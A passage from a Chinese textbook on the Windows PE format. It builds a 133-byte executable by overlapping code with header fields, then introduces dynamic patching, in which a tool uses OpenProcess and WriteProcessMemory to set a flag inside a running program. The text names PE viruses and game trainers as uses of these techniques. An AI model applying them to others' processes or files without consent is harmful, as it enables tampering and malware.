如图所示，源PE中数据段的数据存储在目标PE的DOS MZ头和PE标识之间，源PE的程序代码存储在目标PE的数据目录表中；文件头部定义了一个节表项，导入表和IAT表安排在目标PE的尾部。

12.5.6　修改后的文件分析

接下来将使用工具PEInfo和PEComp分别对比两个文件，得到的结果如下。

1.PEInfo运行结果对比

下面来看PEInfo对目标PE的输出：

```
文件名：D:\masm32\source\chapter10\HelloWorld_7.exe
-----------------------------------------------------
运行平台：      0x014c
节的数量：      1
文件属性：      0x010f
建议装入基地址：  0x00400000
文件执行入口（RVA 地址）：  0x009c
--------------------------------------------------------------------------------
节名称      未对齐前长度   内存中的偏移（对齐后的）   文件中对齐后的长度   文件中的偏移   节的属性
--------------------------------------------------------------------------------
.HelloPE   000001b0      00000000                000001b0            00000000     e00000e0

--------------------------------------------------------
导入表所处的节：.HelloPE?
--------------------------------------------------------
导入库：user32.dll
------------------------------
OriginalFirstThunk   00000170
TimeDateStamp        aaaaaaaa
ForwarderChain       aaaaaaaa
FirstThunk           00000138
------------------------------
00000413          MessageBoxA

导入库：kernel32.dll
------------------------------
OriginalFirstThunk   00000168
TimeDateStamp        aaaaaaaa
ForwarderChain       aaaaaaaa
FirstThunk           00000130
------------------------------
00000128          ExitProcess
```

与源PE相比，目标PE中的节少了，但导入表还是很完整的。模块的基地址没有发生变化，程序代码由于搬迁到数据目录表中，所以入口地址发生了变化。

2.使用PEComp工具对比结果

使用PEComp工具打开两个PE文件，运行结果如图12-5所示。




图　12-5　手工打造的PE程序与源程序对比

从图中可以看出，源PE与目标PE文件头部不相同的地方很多。造成这种结果的最主要的原因是在手工打造时使用了数据转移技术。

12.5.7 目标文件更小的实例分析

下面看一个能显示指定信息对话框的更小的PE文件miniPE程序，其大小总共为133字节。该文件的字节码如下。

1.字节码

```
00000000  4D 5A FF FF 50 45 00 00 4C 01 01 00 75 73 65 72  MZ  PE..L...user
00000010  33 32 2E 64 6C 6C 00 FF 40 00 0F 01 0B 01 FF FF  32.dll. @.....
00000020  4D 65 73 73 61 67 65 42 6F 78 41 00 44 00 00 00  MessageBoxA.D...
00000030  FF 15 7C 00 40 00 C3 FF 00 00 40 00 04 00 00 00    .|.@.  ..@.....
00000040  04 00 00 00 B8 20 00 40 00 EB 03 FF 04 00 6A 00  ....  .@..  ..j.
00000050  50 50 EB 20 89 00 00 00 85 00 00 00 00 00 00 00  PP ..........
00000060  02 00 FF 00 7C 00 00 00 0C 00 00 00 7C 00 00 00  ..   .|.......|...
00000070  0C 00 00 00 6A 00 EB B8 02 00 00 00 1E 00 00 00  ....j..........
00000080  00 00 00 00 5C                                   ....\
```

2.源程序

生成以上字节码的源代码见代码清单12-4。为了去除微软编译器的提示错误，避免在链接时追加任何其他内容，以及汇编指令调用时对invoke指令的分解，这次使用了Borland公司的Tasm和Tlink作为这个源文件的编译器和链接器。具体方法可以参照源文件头部的注释。

代码清单12-4　miniPE程序（chapter12\minipe.asm）

```
;--------------------------------
; miniPE 程序（133 字节）
;
; 该程序使用 Borland 公司的编译器和链接器
; Tasm minipe.asm
; Tlink /3 /t minipe.obj, minipe.exe
; 2011.2.19
;-------------------------------

          .386

IBase    equ 400000h


HEADER   SEGMENT
         ASSUME CS:HEADER,FS:NOTHING,ES:HEADER,DS:HEADER

CodeBase:

                ;************** PE DOS 头 *****************

                DosSignature                dw 5a4dh
                                            dw 0ffffh

                ;************** PE 标准头 *****************

                WinSignature                dd 4550h
                Machine                     dw 014ch
                NumberOfSections            dw 1
                  ;TimeDateStamp            dd 0
                  ;PointerToSymbolTable     dd 0
                  ;NumberOfSymbols          dd 0
    user32                                  db "user32.dll",0
                                            db 0ffh
                SizeOfOptionalHeader        dw OptHeaderSize
                Characteristics             dw 010fh

                ;************** PE 可选头 ****************

                Magic                       dw 10bh
                LinkerVersion               dw 0ffffh
                ;SizeOfCode                 dd 0
                ;SizeOfInitializedData      dd 0
                ;SizeOfUninitializedData    dd 0
                MessageBoxA                 db "MessageBoxA",0
                AddressOfEntryPoint         dd start

;---------------------
; 程序在这里最终使用了
; 跳转指令 jmp 00400018
; 执行 MessageBoxA 函数
;---------------------
next3:
```

```
                  ;BaseOfCode                   dd 0
                  ;BaseOfData                   dd 0
  dw  15ffh
  dd  IBase+IAT1
  ret
                                                db 0ffh
                   ImageBase                    dd IBase
                   SectionAlignment             dd 4
                   FileAlignment                dd 4
;------------------
; 程序执行入口:
;------------------
start:
                   ;OperatingSystemVersion       dd 0ffffffffh
                   ;ImageVersion                 dd 0ffffffffh
  mov eax,offset IBase+MessageBoxA
  jmp short next1
                                                 db 0ffh
                                                 dw 4
next1:
  push 0
  push eax
  push eax
  jmp short next2
                   ;SubsystemVersion            dd 0ffff0004h
                   ;Win32VersionValue           dd 0ffffffffh
                   SizeOfImage                  dd IMAGE_SIZE
                   SizeOfHeaders                dd PE_HEADER_SIZE
                   OptHeaderSize=$-Magic
IAT:
                   CheckSum                     dd 0
                   Subsystem                    dw 2
                   DllCharacteristics           dw 0ffh
                   SizeOfStackReserve           dd IAT1
                    SizeOfStackCommit            dd user32
                    SizeOfHeapReserve            dd IAT1
                    SizeOfHeapCommit             dd user32
 next2:
                    ;LoaderFlags                 dd 0ffffffffh
    push 0
    jmp short next3
                    NumberOfRvaAndSizes          dd 2h
                   ;************** 数据目录表 ****************
 IAT1:
                    IDE_Export                   dd MessageBoxA-2,0
                    IDE_Import                   db IAT-CodeBase
                   ;************ 数据目录表结束 **************
                   ;************ PE 文件头结束 ****************
                   ;************ 整个代码结束 ****************
                    PE_HEADER_SIZE=$
                    IMAGE_SIZE=PE_HEADER_SIZE+4
 HEADER             ENDS
                    END
```

从代码的注释可以看出，该PE使用的数据结构包括：

IMAGE_DOS_HEADER

IMAGE_FILE_HEADER

IMAGE_OPTIONAL_HEADER32

IMAGE_IMPORT_DESCRIPTOR[0]

IMAGE_IMPORT_DESCRIPTOR[1].VirtualAddress

其中数据目录只用了两个，且最后一个还没有用全，因为节表在程序里没有定义。对该代码的详细分析见图12-6和图12-7。

```
;--------------------------------------
; miniPE程序(133字节)
;
; 该程序使用Borland公司的Tasm编译器和链接器
; Tasm minipe.asm
; Tlink /t /3 minipe.obj,minipe.exe
; 2011.2.19
;--------------------------------------
;
        .386


;标号    代码      字段名                 字段类型与值定义      解释                              字节码
;--------------------------------------------------------------------------------------------------------------
;
IBase    equ 400000h                                            ;常量，minipe.exe的基地址

HEADER   SEGMENT                                                ;定义一个段
         ASSUME CS:HEADER,FS:NOTHING,ES:HEADER,DS:HEADER

CodeBase:

                ;************** PE DOS 头 ****************

                DosSignature              dw 5a4dh              ;MZ标志                           4D 5A
                                          dw 0ffffh             ;                                 FF FF

                ;************** PE 标准头 ****************

                WinSignature              dd 4550h              ;PE标志                           50 45 00 00
                Machine                   dw 014ch              ;Intel 80386                      4C 01
                NumberOfSections          dw 1                  ;节的个数                         01 01
                  ;TimeDateStamp          dd 0                  ;任意数值
                  ;PointerToSymbolTable   dd 0                  ;任意数值
                  ;NumberOfSymbols        dd 0                  ;任意数值
    user32                                db "user32.dll",0     ;                                 75 73 65 72 33 32 2E 64 6C 6C 00
                                          db 0ffh               ;                                 FF
                SizeOfOptionalHeader      dw OptHeaderSize      ;可选头部大小                     40 01
                Characteristics           dw 010fh              ;机器标志                         0F 01

                ;************** PE 可选头 ****************

                Magic                     dw 10bh               ;                                 0B 01
                LinkerVersion             dw 0ffffh             ;任意数值                         FF FF
                 ;SizeOfCode               dd 0                  ;任意数值
```

图　12-6　133字节的PE程序分析一

```
                ;SizeOfInitializedData      dd 0                ;任意数值
                ;SizeOfUninitializedData    dd 0                ;任意数值
                MessageBoxA                 db 'MessageBoxA',0  ;                                  4D 65 73 73 61 67 65 42 6F 78 41 00
                AddressOfEntryPoint         dd start            ;初始代码地址                      44 00 00 00

;-------------------
; 程序在这里最终使用了
; 跳转指令jmp 00400018
; 执行MessageBoxA函数
;-------------------
next3:
                ;BaseOfCode                 dd 0                ;任意数值
                ;BaseOfData                 dd 0                ;任意数值   两个双字用以下代码代替
  dw  15ffh                                                     ;该指令为跳转指令                  FF 15
  dd  IBase+IAT1                                                ;                                  7C 00 40 00
  ret                                                           ;该指令为1个字节                   C3


                                            db 0ffh             ;                                  FF
                ImageBase                   dd IBase            ;映像起始地址                      00 00 40 00
                SectionAlignment            dd 4                ;PE标志(3ch位置=从4开始)           04 00 00 00
                FileAlignment               dd 4                ;                                  04 00 00 00

;-------------------
; 程序执行入口:
;-------------------
start:
                ;OperatingSystemVersion     dd 0ffffffffh       ;任意值
                ;ImageVersion               dd 0ffffffffh       ;任意数值   两个双字用以下代码代替

  mov eax,offset IBase+MessageBoxA                              ;该指令为5个字节                   B8 20 00 40 00
  jmp short next1                                               ;该指令为2个字节                   EB 03
                                            db 0ffh                                                FF
                                            dw 4                                                   04 00
next1:
  push 0                                                        ;两个指令字节,入口参数4            6A 00
  push eax                                                      ;一个指令字节,入口参数3            50
  push eax                                                      ;一个指令字节,入口参数2            50
  jmp short next2                                               ;两个指令字节                      EB 20

                ;SubsystemVersion           dd 0ffff0004h       ;Win32 4.0
                ;Win32VersionValue          dd 0ffffffffh       ;任意数值
                SizeOfImage                 dd IMAGE_SIZE       ;任意数值,要求大于SizeOfHeaders    B9 00 00 00

                 SizeOfHeaders               dd PE_HEADER_SIZE  ;文件头大小                          85 00 00 00
                 OptHeaderSize=$-Magic
IAT:
                 CheckSum                    dd 0               ;任意数值,   OriginalFirstThunk      00 00 00 00
                 Subsystem                   dw 2               ;            TimeDateStamp           02 00
                 DllCharacteristics          dw 0ffh            ;                                    FF 00
                 SizeOfStackReserve          dd IAT1            ;(Virtual Size),   ForwarderChain    7C 00 00 00
                 SizeOfStackCommit           dd user32          ;(Virtual Address),Name1             0C 00 00 00
                 SizeOfHeapReserve           dd IAT1            ;(Raw Data Size),  FirstThunk        7C 00 00 00
                 SizeOfHeapCommit            dd user32          ;(Raw Data Offset)                   0C 00 00 00
next2:
                 ;LoaderFlags                dd 0ffffffffh      ;任意数值   一个双字用以下代码代替

  push 0                                                        ;两个指令字节,入口参数1              6A 00
  jmp short next3                                               ;两个指令字节,jmp _MessageBoxA       EB BB

                 NumberOfRvaAndSizes         dd 2h              ;                                    02 00 00 00

                 ;************** 数据目录表 ****************

IAT1:
                 IDE_Export                  dd MessageBoxA-2,0 ;数据目录第一项, 导出表              1E 00 00 00 00 00 00 00
                 IDE_Import                  db IAT-CodeBase    ;数据目录第二项, 导入表              5C

                 ;************ 数据目录表结束 **************
                 ;************ PE文件头结束 ****************
                 ;************ 整个PE文件结束 **************

                 PE_HEADER_SIZE=$                               ;取该符号偏移为PE文件头大小
                 IMAGE_SIZE=PE_HEADER_SIZE+4                    ;映像大小=PE文件头大小+文件对齐粒度

HEADER           ENDS
                 END
```

图　12-7　133字节的PE程序分析二

如图所示，为了便于分析，源程序中每行被按照功能划分为6列，它们依次是：

第1列　标号，用于标识源程序中的一些特殊位置。

第2列　指令，即汇编源代码。

第3列　结构字段名，定义此处的结构和字段。

第4列　字段的值，为每个字段赋值。

第5列　用分号做的注释，标注该行的含义。

第6列　对应的字节码。

12.6　小结

本章介绍了PE的变形技术。所谓变形就是通过技术手段使PE文件的大小发生变化，或缩小或扩大；无论怎么变，都能保证PE文件能被Windows　PE加载器加载，且能正常运行。本章首先介绍了四种变形技术、PE数据结构和PE文件中可以被二次利用的空间，以及变形时需要遵循的原则；最后，通过对HelloWorldPE的变形过程进行分析，帮助读者全面理解和把握PE数据结构中相关字段的作用。

本章在全书中具有承前启后的作用，既是对前面所学知识的一个简单回顾和复习，又能为下一步利用这些技术实施静态文件补丁和应用做好知识上的储备。

第13章　PE补丁技术

第12章介绍了PE变形技术，该技术研究的是程序的字节码；本章来研究PE补丁技术，该技术侧重于研究使用Masm32编写的补丁程序，而非程序字节码。PE补丁技术被广泛应用于PE病毒、PE加密解密等领域，通过对目标程序嵌入不同的补丁程序，可以实现不同的目的。

PE补丁分为动态补丁和静态补丁，其中静态补丁框架由两部分组成：补丁程序和将补丁程序附加到目标PE的补丁工具。

13.1　动态补丁

动态补丁是指目标PE处于活动状态时（即进程）为其实施的补丁。PE文件被映像加载器装载到内存后，就变成了进程，由Windows子系统调度PE映像里预先存放的指令代码完成指定的功能。前面讲过，每个进程其存取空间为4GB，各进程的地址空间独立，相互之间并不影响，动态补丁技术即要求我们打破这种传统的认识，实现一个进程可以操作另外一个进程的地址空间。动态补丁常用于游戏修改器、动态调试、病毒生存等领域。

一个完整的动态补丁一般需要具备以下四个要素：

与其他进程通信的能力。

良好的读写其他进程地址空间的能力。

能正确识别要补丁的目标进程。

在其他进程地址空间执行代码的能力。

下面就针对以上四点展开讨论。

13.1.1　进程间的通信机制

在实施补丁过程中，两个进程之间会相互交换数据，如补丁程序必须动态获取目标进程运行的状态，以确定在什么时候，什么地点实施补丁。这些信息的传递需要用到Windows系统中进程间的数据通信机制。

在Windows中，实现进程间通信的机制有很多方法，归纳一下分为两大类：

一种是通过两个进程实施的耦合性强的进程间通信。这种通信机制要求参与通信的两个进程必须密切配合，两个进程工作在服务器/客户

端模式。这类通信机制主要包括匿名管道、命名管道、邮件槽、远程方法调用等。

另外一种是由第三方参与的耦合性相对较弱的进程间通信，比如通过剪贴板、共享内存、动态链接库、映射文件、注册表、一般文件、Socket、Windows消息队列、信号量等。

以下是常见的进程通信机制。

1.管道技术

管道（pipe）是一种具有两个端点的通信通道，两个端点分别连接两个进程。管道可以是一个方向的，也可以是两个方向的；连接管道的两个端点既可以从管道中读取数据，也可以将数据写进管道。

匿名管道（Anonymous Pipe）存在于父进程与子进程之间，由于它连接了两个具有继承关系的进程，所以该管道不需要名字，管道的创建由父进程完成。匿名管道是单机上实现子进程标准I/O重定向的有效方法，它无法在网络上使用，也不能用于两个不相关的进程。创建匿名管道的API函数是CreatePipe。

命名管道（Named Pipe）是服务器进程和一个或多个客户进程之间通信的单向或双向管道。创建管道的服务器端在建立管道时会给管道指定一个名字，其他任何进程都可以通过这个名字打开管道的另一端，并根据给定的权限与创建管道的进程实施通信。创建命名管道的API函数是CreateNamedPipe。

2.邮件槽

单一的邮件槽（Mail Slots）提供了两个进程间的单向通信能力。由一个进程建立邮件槽从而成为邮件槽服务器，而其他进程，则通过邮件槽的名字向服务器发送消息。该消息一直处在邮件槽中直到服务器读取它。这种机制与命名管道的机制类似，都是基于SOCKET技术通过端口实现的，但两者传递数据的协议不同。

如果要建立双向的通信，则客户端也可以建立相同的邮件槽，从而使得客户端同时具备服务器和客户端两种角色。两个这样的进程连在一起就形成了一种双向的可读写的通信通道。由于邮件槽使用了不可靠的数据报协议，所以其通常用于广播消息。创建邮件槽的API函数是CreateMailslot。

3.剪贴板

剪贴板（Clipped Board）是为应用程序之间进行数据共享而提供的一个第三方的数据存储区。两个需要传递数据的进程无需进行协商，由一方通过剪切（或复制）操作实施数据的转移，另一方则可以在任何时

刻（保证剪贴板中数据没有被重新覆盖）从剪贴板中取回数据。进程间存取数据唯一的限制是两者必须使用同样格式的数据。

4.共享内存

共享内存是文件映射机制的一个特例。内存映射文件（Memory Mapped Files）将磁盘不连续存储的文件复制到连续内存空间中，在前面有所介绍。Win32 API允许多个进程访问同一文件映射对象，各个进程在它自己的地址空间里接收指向内存线性文件的指针。通过使用这些指针，不同进程就可以读写文件的内容，从而实现对文件中数据的共享。

Win32 API中共享内存（Shared Memory）实际是文件映射的一种特殊情况。进程在创建文件映射对象时用0xFFFFFFFF来代替正常的文件句柄，表示对应的文件映射对象是从操作系统页面文件来访问内存，其他进程只要打开该文件映射对象就可以访问该内存块，进而实现多进程共享同一段内存数据的目的。建立内存映射对象的API函数是CreateFileMapping，其他进程访问内存映射文件的API函数是OpenFileMapping。

5.消息机制

消息机制是Windows应用程序的核心，在Windows中发生的大部分事件都可以用消息来表示。消息可以告诉操作系统发生了什么，所有的Windows应用程序都是消息驱动的。可以说，消息机制是Windows系统间、进程间传递数据的最好的方法。

窗口移动、鼠标点击、键盘按键等事件的发生，以及程序的启动或退出都会产生标准的Windows消息。这些消息告诉Windows操作系统（或接管了消息处理的程序）当前系统（或进程）的运行状态。当然，Windows也提供了一些其他的非标准的消息，如异常消息，这些消息与系统的某些机制相关。

动态补丁程序使用消息机制，配合内存读写来实现进程间数据传递会相对容易些。一个进程在运行时会根据运行状态产生各种消息（比如，因异常事件触发的异常消息、程序中由中断指令引发的调试消息等），这些消息会通过进程的外露端口（如异常调试消息经由异常端口）传输出去。由于引发异常调试消息事件EXCEPTION_DEBUG_EVENT的指令最为精简（即int 3指令，一个字节，十六进制字节码为0CCh），所以这种进程间传递数据的方式被普遍用在动态补丁技术中。通过该消息传递数据的流程如图13-1所示。




图　13-1　动态补丁中的信息传递

如图所示，补丁工具通过进程内存读写技术将补丁代码写入目标进程指定位置（补丁代码为int　3，即0CCh）；同时，补丁工具记录该位置的字节值。当目标进程执行到该位置时将产生异常，操作系统将该异常产生时的相关信息（各寄存器的值等）包装到数据结构EXCEPTION_RECORD中，并查找此时调试目标进程的进程（即动态补丁工具），操作系统将该结构通过消息传递给动态补丁工具；然后，由动态补丁工具完成对目标进程信息的解读，将解读以后的相关信息再有选择地重新写回到目标进程地址空间，以改变目标进程的运行行为或当前的进程状态。

13.1.2　读写进程内存

读写其他进程内存地址空间是动态补丁必须具备的功能，Windows API中提供了读写其他进程地址空间的函数。首先介绍这些相关的函数。

1.相关函数

Windows的安全机制不允许一个进程直接读写其他进程空间的数据，除非使用了特定的Windows API函数。这些函数包括：

OpenProcess（通过设置访问权限打开要读写的进程）

ReadProcessMemory（实现打开进程空间数据的读取）

WriteProcessMemory（完成向打开的进程空间写入数据）

以下是这三个函数的详细介绍。

（1）OpenProcess函数

OpenProcess函数用来打开一个已存在的进程对象，并返回进程的句柄。函数原型定义如下：

```
HANDLE OpenProcess(
DWORD dwDesiredAccess,//访问权限
BOOL bInheritHandle,//继承标志，若句柄能由子进程继承，则设置为TRUE
DWORD dwProcessId//进程号
);
```

各参数解释如下：

1）dwDesiredAccess：访问权限。它可以是表13-1所列的值。

表 13-1　OpenProcess 函数 dwDesiredAccess 参数的值

数　值	常量符号	描　述
0x1F0FFF	PROCESS_ALL_ACCESS	所有能获得的权限
0x0080	PROCESS_CREATE_PROCESS	需要创建一个进程
0x2	PROCESS_CREATE_THREAD	需要创建一个线程
0x40	PROCESS_DUP_HANDLE	重复使用 DuplicateHandle 句柄
0x400	PROCESS_QUERY_INFORMATION	获得进程信息的权限
0x1000	PROCESS_QUERY_LIMITED_INFORMATION	获得某些信息的权限，如果获得了 PROCESS_QUERY_INFORMATION，也拥有 PROCESS_QUERY_LIMITED_INFORMATION 权限
0x200	PROCESS_SET_INFORMATION	设置某些信息的权限，如进程优先级
0x100	PROCESS_SET_QUOTA	设置内存限制的权限
0x800	PROCESS_SUSPEND_RESUME	暂停或恢复进程的权限
0x1	PROCESS_TERMINATE	终止一个进程的权限，使用 TerminateProcess
0x8	PROCESS_VM_OPERATION	操作进程内存空间的权限（可用 VirtualProtectEx 和 WriteProcessMemory）
0x10	PROCESS_VM_READ	读取进程内存空间的权限，可使用 ReadProcessMemory
0x20	PROCESS_VM_WRITE	读取进程内存空间的权限，可使用 WriteProcessMemory
0x100000	SYNCHRONIZE	等待进程终止

2）bInheritHandle：继承标志；如果设置为TRUE，表示继承打开的进程，否则表示不继承。

3）dwProcessId：进程的ID号。

4）返回值：如成功，返回值为指定进程的句柄；如失败，返回值为空。可调用GetLastError获得错误代码。

（2）ReadProcessMemory函数

读进程内存函数。以下是函数原型：

```
BOOL ReadProcessMemory(
HANDLE hProcess,//远程进程句柄
PVOID pvAddressRemote,//远程进程地址VA值
PVOID pvBufferLocal,//存放数据的缓冲区
DWORD dwSize,//缓冲区大小
PDWORD pdwNumBytesRead//读出的实际字节数，是输出参数
);
```

各参数解释如下：

1）hProcess：远程进程的句柄，远程进程即为要操作的进程。

2）pvAddressRemote：要操作的进程的地址空间，该地址为VA。

3）pvBufferLocal：存放要操作的数据的本地缓冲区。

4）dwSize：本地缓冲区大小。

5）pdwNumBytesRead：输出参数，表示本次读取的实际字节数。

6）返回值：如成功，返回TRUE，否则返回NULL。

（3）WriteProcessMemory函数

写进程内存函数。完整定义如下：

```
BOOL WriteProcessMemory(
HANDLE hProcess,//远程进程句柄
PVOID pvAddressRemote,//远程进程地址VA值
PVOID pvBufferLocal,//存放数据的缓冲区
DWORD dwSize,//缓冲区大小
PDWORD pdwNumBytesRead//读写的字节数，是返回值
);
```

读进程内存和写进程内存的函数的参数定义是一样的，各参数的解释如下：

1）hProcess：指定将要被读写的目标进程句柄。

2）pvAddressRemote：目标进程中被读写的起始线性地址。

3）pvBufferLocal：用来接收读取数据的缓冲区（对于ReadProcessMemory函数）或者要写到目标进程的数据缓冲区（对于WriteProcessMemory函数）。

4）dwSize：要读写的字节数。

5）pdwNumBytesRead：指向一个双字变量，供函数返回实际读写的字节数；如果不关心这个结果，可以将其设置为NULL。

6）返回值：如果函数执行成功，那么返回值是非0值，执行失败的话返回0。

2.读写进程内存实例分析

如果大家经常使用PEInfo小工具，就会发现该工具在查看一些有大量数据的PE时，经常会出现界面“死住”的情况，关于原因和解决方法已经在第2章里讲过了，现在来看看通过动态补丁技术如何解决这一问题。

（1）修改代码

为了简化问题的描述，配合大家理解进程内存读写，本实例采用了一些技巧，比如，在需要打补丁的PEInfo.asm中，做了如下修改：

步骤1　在数据段中添加一个标志dwFlag：

```
szFileName db MAX_PATH dup(?),0FFh
dwFlag dd 0FFFFFFFFh ;新增加的标志
```

```
szDllEdit db 'RichEd20.dll',0
szClassEdit db 'RichEdit20A',0
```

步骤2　在代码中增加检测标志位的代码：

```
.while [esi].VirtualAddress
cld
……
invoke _appendInfo,addr @szBuffer
pop ecx ;重定位项数量
xor edi,edi
.repeat
push ecx
invoke _appendInfo,addr @szBuffer
pop ecx
.break.if dwFlag == 1 ;加入一个看似永远也不可能成立的条件
;该标志会由其他进程修改！
.untilcxz
.break.if dwFlag == 1 ;加入一个看似永远也不可能成立的条件
;该标志会由其他进程修改！
.if edi
invoke _appendInfo,addr szCrLf
.endif
.endw
```

在两层循环中均增加了对标志位的判断，如果该标志位值为1，则退出循环。因为dwFlag在定义时被设置为值0xffffffff，并且chapter13\PEInfo.asm中再也没有与dwFlag有关的赋值代码，所以，该程序中这个退出条件似乎永远也不会发生。

（2）补丁工具源代码

动态补丁技术是通过修改进程内存空间数据，使被修改进程发生程序流向转移的技术。起到这种作用的程序一般称为补丁工具，代码清单13-1是补丁工具的部分源代码（完整代码请参照随书文件chapter13\DPatchPEInfo.asm）。

代码清单13-1　读写进程内存的函数_writeToPEInfo（chapter13\DPatchPEInfo.asm）

```
;--------------------
;读写内存示例
;测试方法：首先运行PEInfo.exe
;显示Kernel32.dll的信息
;启动该程序,在kernel32.dll显示重定位时单击菜单第一项
;会发现PEInfo.exe的遍历重定位信息被终止
;--------------------
_writeToPEInfo proc
pushad
;通过标题获得进程的handle
invoke GetDesktopWindow
invoke GetWindow,eax,GW_CHILD
invoke GetWindow,eax,GW_HWNDFIRST
```

```
mov phwnd,eax
invoke GetParent,eax
.if!eax
mov parent,1
.endif
mov eax,phwnd
.while eax
.if parent
mov parent,0 ;复位标志
;得到窗口标题文字
invoke GetWindowText,phwnd,addr strTitle,\
sizeof strTitle
nop
invoke lstrcmp,addr strTitle,addr szTitle
.if!eax
mov eax,phwnd
.break
.endif
.endif
;寻找这个窗口的下一个兄弟窗口
invoke GetWindow,phwnd,GW_HWNDNEXT
mov phwnd,eax
invoke GetParent,eax
.if!eax
invoke IsWindowVisible,phwnd
.if eax
mov parent,1
.endif
.endif
mov eax,phwnd
.endw
;mov eax,phwnd
;invoke wsprintf,addr szBuffer,addr szOut1,eax
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
;根据窗口句柄获取进程ID
invoke GetWindowThreadProcessId,phwnd,addr hProcessID
;mov eax,hProcessID
;invoke wsprintf,addr szBuffer,addr szOut2,eax
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
invoke OpenProcess,PROCESS_ALL_ACCESS,\
FALSE,hProcessID
.if!eax
invoke MessageBox,NULL,addr szErr1,NULL,MB_OK
jmp @ret
.endif
mov hProcess,eax ;找到的进程句柄在hProcess中
;invoke wsprintf,addr szBuffer,addr szOut3,eax
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK
;将进程挂起
```

```
;invoke _suspendProcess,hProcess

;读内存
invoke ReadProcessMemory,hProcess,STOP_FLAG_POSITION,\
addr dwFlag,4,NULL
.if eax
;mov eax,dwFlag
;invoke wsprintf,addr szBuffer,addr szOut,eax
;invoke MessageBox,NULL,addr szBuffer,NULL,MB_OK

;写内存，将标志位赋值
invoke WriteProcessMemory,hProcess,\
STOP_FLAG_POSITION,\
addr dwPatchDD,4,NULL
.else
invoke MessageBox,NULL,addr szErr2,NULL,MB_OK
jmp @ret
.endif

;继续进程的运行
;invoke _resumeProcess,hProcess
invoke CloseHandle,hProcess

@ret:
popad
ret
_writeToPEInfo endp
```

STOP_FLAG_POSITION是PEInfo.asm中定义的标志dwFlag所在进程地址空间中的VA值。该位置可以通过以下方法计算出来：

首先，找到dwFlag变量在文件中的位置（加黑部分）：

```
00002500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00002510  00 00 00 00 FF 00 00 00 00 52 69 63 68 45 64 32  ....  ....RichEd2
00002520  30 2E 64 6C 6C 00 52 69 63 68 45 64 69 74 32 30  0.dll.RichEdit20
00002530  41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  A...............
```

如上所示，标志字节dwFlag在文件地址0x00002510处。通过PEInfo小工具查看该文件的所有的节的相关信息，结果如下：

节名称	未对齐前长度	内存中的偏移（对齐后的）	文件中对齐后长度	文件中的偏移	节的属性
.text	00000c16	00001000	00000e00	00000400	60000020
.rdata	000010a4	00002000	00001200	00001200	40000040
.data	00000132	**00004000**	00000200	**00002400**	c0000040
.rsrc	00000578	00005000	00000600	00002600	40000040

根据RVA和FOA的换算关系可以得出，停止标志位的内存地址（VA）为：0x00404115。在DPatchPEInfo.asm的开始部分声明一个常量即可：

```
STOP_FLAG_POSITION=00404115h
```

（3）运行测试

接下来，就是见证奇迹的时刻。整体思路是：当PEInfo小工具运行时，如果用户发现要获取的信息已经输出，则可以通过另外一个程序终止PEInfo代码的运行（注意，不是终止进程的运行），看起来好像这个补丁程序也参与了PEInfo指令代码的流程控制过程。

现在来看该动态补丁的三要素：

1）该补丁可以读写PEInfo.exe的进程内存。

2）该补丁的调用时机由用户判断。当发现需要的信息已经输出，即选择菜单选项“文件”|“停止遍历重定位表”，补丁会立刻生效，补丁的位置已经事先计算出来了。

3）尽管补丁没有实现代码部分，为了简化任务，代码事先已经安排到原始程序中等待补丁对它的激活。以后我们看到的大部分的动态补丁则是将要追加的代码通过补丁工具直接写入补丁程序。

扩展阅读　关于热补

